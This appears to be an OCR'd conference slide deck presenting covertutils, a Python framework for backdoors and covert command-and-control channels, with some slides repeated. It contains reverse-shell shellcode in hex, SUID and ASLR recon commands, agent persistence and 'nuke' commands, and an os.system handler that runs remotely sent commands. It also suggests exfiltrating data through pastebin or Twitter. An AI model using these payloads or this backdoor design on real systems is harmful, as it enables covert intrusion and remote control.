
# Custom Commands

*The model **when <u>not</u** working*


# Custom Commands


*The model **when <u>not</u** working*




I said:
“Nuke”
Goddammit!



Reporting to base: “***Red Hawk is Down***”
I repeat: “***Red Hawk is Down***”

# Communication Channel





# Communication Channel

- Anything that let's data *come and go* is a *Communication Channel*

- *Not only* network oriented...
  - `/dev/backdoor` device can be a *Communication Channel*

# Communication Channel


*Not only network oriented*

```
john@Titan:~$ echo ‘hello backdoor’> /dev/backdoor
Hello john!
[+] Wanna root[Y/n]: n
Ok then, have a good day…
john@Titan:~$
```

# Covert Channels


*an everyday TCP packet*

```
0000    E..(he..@..i....
0010    .......Pllo.....
0020    P. .....
```




# Covert Channels

*(Not) an everyday TCP packet*





More on this technique:
https://securosophy.com/2016/09/19/pozzo-lucky-stego-in-tcpip-part-2/



# Communication Channel

## *Covert Channels are everywhere!*




** Tanenbaum's idea*

*Implementation in* ***github.com/operatorequals/chmod-stego***

# Communication Channel

- They can affect:
  - how *Agents* and *Handlers* talk to each other


- But they (almost) never affect:
  - what they are saying...

***HTTP/S* or *Privilege bits*, they all end up transferring binary data.**

**Looks like a great *abstraction* to me!**

# 2.

# That ‘*covertutils*’ is a hell of a guy




“Hey there children, listen up:

*Starting a project in Python is like makin’ love to a sweet-sweet woman*

”

*Chef from South Park*

# The Project

- *Hosted* in my **Github Page**:
  - *github.com/operatorequals/covertutils*
- *Documentation – Tutorials* in **Read The Docs**:
  - *covertutils.readthedocs.io*
- Also in **PyPI**:
  - *pypi.python.org/pypi/covertutils*
- 100% dependency free. ***Only*** **pure Python** imports
  - For *Cython* and packers to work fluently

# The Project


## The motivation

- *Python* lacks libraries for making ***backdoors***
- It certainly needs one!
  - Many RATs are written in *Python*
- Let’s get more creative than “*reverse_tcp*” and “*reverse_http*”
  - Generic support for ***packet injection***

# The Concepts

## The *Messages*

- What is meant to be told from an ***Agent*** to a ***Handler*** (and *vice-versa*)
- ***Messages*** are what the ends want to say to its other.
  ***Not what they say***



# The Concepts

## The *Streams*

- A ***Stream*** is a logical data channel that provides **context** to ***Messages***
- ***Messages*** are tagged with ***Stream identifiers***
- Abstract the ***Message*** from the way it is going to be **consumed**.
- Similar concept to *SSH channels*

# The Concepts

## The *Streams*

*Shellcode* stream

```
31dbf7e3b06643a52536a0289e1cd805993b03fcd804979f9b066687f01010166682b67666a0289e16a10515389e1cd80b00b52682f2f7368682f62696e89e331c9cd80
```

*Shell Commands* stream

```
find / -perm -4000; cat /proc/sys/kernel/randomize_va_space
```

*Agent Control* stream


```
persistency; set_pivot; set reconnect_interval 5; nuke
```

# The Concepts

## The *Chunks*

- A *Chunk* is a message part, that is created when there exist *size limitations*
- *Chunks* retain their *Stream*
- They get assembled back to the original *Message*

A shell command **chunked to *5 byte chunks***




# The Concepts

## The *Chunks*

- A *Chunk* is a message part, that is created when there exist *size limitations*
- *Chunks* retain their *Stream*
- They get assembled back to the original *Message*

A shell command **Assembled**

```
cat /proc/sys/kernel/randomize_va_space\x00
```

2


# The Concepts

The *Orchestrators* (in lack of worse name)

# The Concepts

## The *Orchestrators* (in lack of worse name)

- Objects that abstract all transformation:
  (***message***, ***stream***) -> *raw-data-**chunks[]***.
  - Also work in *reverse direction*:
    - *raw-data-**chunks[]*** -> (***message***, ***stream***)
- Their output is what gets finally transferred through the *Communication Channel*.



# The Concept

The *Orchestrators*

```
if stream == "shellcmd":
    os.system(message)
```

Tell him:
[shellcmd]:*id*

*Chunk1:*
70acb83bca67e162
*Chunk2:*
c283f2897b3bedf2

Oh,
Really?

Master said:
[shellcmd]:*id*

Okie
dokie!

# The Concepts

The *Orchestrators* (in lack of worse name)

- They get initialized with **passphrases** *(and other stuff)*
  - Handle the ***encryption***
- Handle ***packet Steganography***
  - "*Put 48 bytes of data in the ICMP payload*"
  - "*Extract the HTTP Cookie as received* ***chunk***"
- They handle ***Stream*** tagging of the ***Chunks***

# The Concepts

The *Communication Channel agnosticism*

- Need a way to *interact* with the **Communication Channel**

- *Wrapper functions* are used for ***send*** and ***receive***

- *Developer implements* any kind of ***`send(raw_bytes)`*** and ***`recv()`*** functions

# The Concepts

*TCP wrappers, if you insist!*

```
sock = socket(socket.AF_INET,socket.SOCK_STREAM)
sock.connect( (handler_address, handler_port) )

def send( raw_data ) :
  sock.send(raw_data)


def recv( ) :
  return sock.recv(1024)
```

# The Concepts

*Possibilities are endless* – *Imagination has limits*

■Put your *send()* implementation here:

```
import butterfly


def send( raw_data ) :

  for byteN in bytearray(raw_data) :
    butterfly.flap_wings( byteN )
```

■Put your *recv()* implementation here:

```
import hurricane


def recv( ) :

  return bytes(len(hurricane['China']))
```

# The Concepts

The *Communication Channel agnosticism*

*Being Creative is key!*

Is it possible to...

- Send it to *pastebin* and *wget* it *?*

# The Concepts

The *Communication Channel agnosticism*

*Being Creative is key!*

Is it possible to...

- Send it to *pastebin* and *wget* it *?* 
- Post it as an *instagram* photo comment and retrieve it ?

# The Concepts

The *Communication Channel agnosticism*

*Being Creative is key!*

Is it possible to...

- Send it to *pastebin* and *wget* it *?* 
- Post it as an *instagram* photo comment and retrieve it ? 
- *Tweet* it to *@covertbackdooraccount666* ?

# The Concepts

The *Communication Channel agnosticism*

*Being Creative is key!*

Is it possible to...

- Send it to ***pastebin*** and ***wget*** it *?* 
- Post it as an ***instagram*** photo comment and retrieve it ? 
- ***Tweet*** it to *@covertbackdooraccount666* ? 
- *Render* it as *hex characters* to an **image** and **OCR** it back ?

# The Concepts

The *Communication Channel agnosticism*

*Being Creative is key!*

Is it possible to...

- Send it to ***pastebin*** and ***wget*** it *?* 
- Post it as an ***instagram*** photo comment and retrieve it ? 
- ***Tweet*** it to *@covertbackdooraccount666* ? 
- *Render* it as *hex characters* to an **image** and **OCR** it back ? 

# Anything Goes!

The *Communication Channel agnosticism*

*Being Creative is key!*

- Bluetooth Packets
- WiFi beacon frames
- GSM
- Good ol’ TCP/IP

# Anything Goes!

The *Communication Channel agnosticism*

*Being Creative is key!*

- Bluetooth Packets
- WiFi beacon frames
- GSM
- Good ol’ TCP/IP

**Implement wrappers and it’s gonna be integrated**

# Anything Goes!

The *Communication Channel agnosticism*

*Being Creative is key!*


- Bluetooth Packets
- WiFi beacon frames
- GSM
- Good ol’ TCP/IP

**Implement wrappers and it’s gonna be integrated Automatically!**

# Backdoor Behaviors

# Backdoor Behaviors


*Interrogating/beaconing – The HTTP/S shell behavior*



# Backdoor Behaviors

*Interrogating/beaconing – The HTTP/S shell behavior*


...5 secs later...



# Backdoor Behaviors

*Interrogating/beaconing – The HTTP/S shell behavior*

